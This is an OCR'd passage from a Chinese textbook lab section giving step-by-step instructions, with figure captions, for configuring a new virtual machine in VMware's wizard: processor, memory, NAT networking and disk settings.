


图 5.21 “新建虚拟机向导”窗口



图 5.22 “选择虚拟机硬件兼容性”界面




图 5.2.3 “安装客户机操作系统”界面



图 5.2.4 简易安装信息界面

(7) 在图 5.2.5“命名虚拟机”界面的“虚拟机名称(V)”选项中全部选择系统默认的设置，并单击“下一步”按钮。

(8) 在出现的如图 5.2.6 所示的处理器配置界面中，可以根据自己实验平台的硬件条件，自行决定“处理器数量”以及“每个处理器的核心数量(C)”的具体值。本次实验使用的是默认值，单击“下一步”按钮。



图 5.2.5 "命名虚拟机"界面



图 5.2.6 "处理器配置"界面

(9) 在如图 5.2.7 所示的"此虚拟机的内存(M)"界面中,同样可以根据自己实验平台的硬件条件,为虚拟机设置内存大小。本次实验选用的是 1024MB,单击"下一步"按钮。

(10) 在如图 5.2.8 所示的"网络类型"界面的"网络连接"选项中,为虚拟机选择"使用网络地址转换 NAT(E)"模式,单击"下一步"按钮。




图 5.2.7 “此虚拟机的内存”界面




图 5.2.8 “网络配置”界面

(11) 在如图 5.2.9 所示的“选择 I/O 控制器类型”界面的“SCSI 控制器”选项中，选择软件推荐的 LST Logic(L)单选项，然后单击“下一步”按钮。

(12) 在如图 5.2.10 所示的“选择磁盘类型”界面的“虚拟磁盘类型”选项中，同样选择软件推荐的 SCSI(S)选项，然后单击“下一步”按钮。



图 5.2.9 “选择 I/O控制器类型”界面



图 5.2.10 “选择磁盘类型”界面

(13) 在如图 5.2.11 所示的“选择磁盘”界面的“磁盘”选项中,选择“创建新虚拟磁盘(V)”模式,单击“下一步”按钮。

(14) 在如图 5.2.12 所示的“指定磁盘容量”界面的“最大磁盘大小(GB)(S)”选项中,同样使用软件建议的 40.0,当然,磁盘大小可以根据自己硬件条件进行调整。不建议勾选“立即分配所有磁盘空间”,因为根据使用大小再分配磁盘空间大小完全够用,并不会影响使用效果。接下来,勾选“将虚拟磁盘拆分成多个文件(M)”选项,单击“下一步”按钮。



图 5.2.11 创建虚拟磁盘




图 5.2.12 设置磁盘大小

(15) 在如图 5.2.13 所示的“指定磁盘文件”界面中同样选择软件默认的文件名称和磁盘文件存储地址，单击“下一步”按钮。

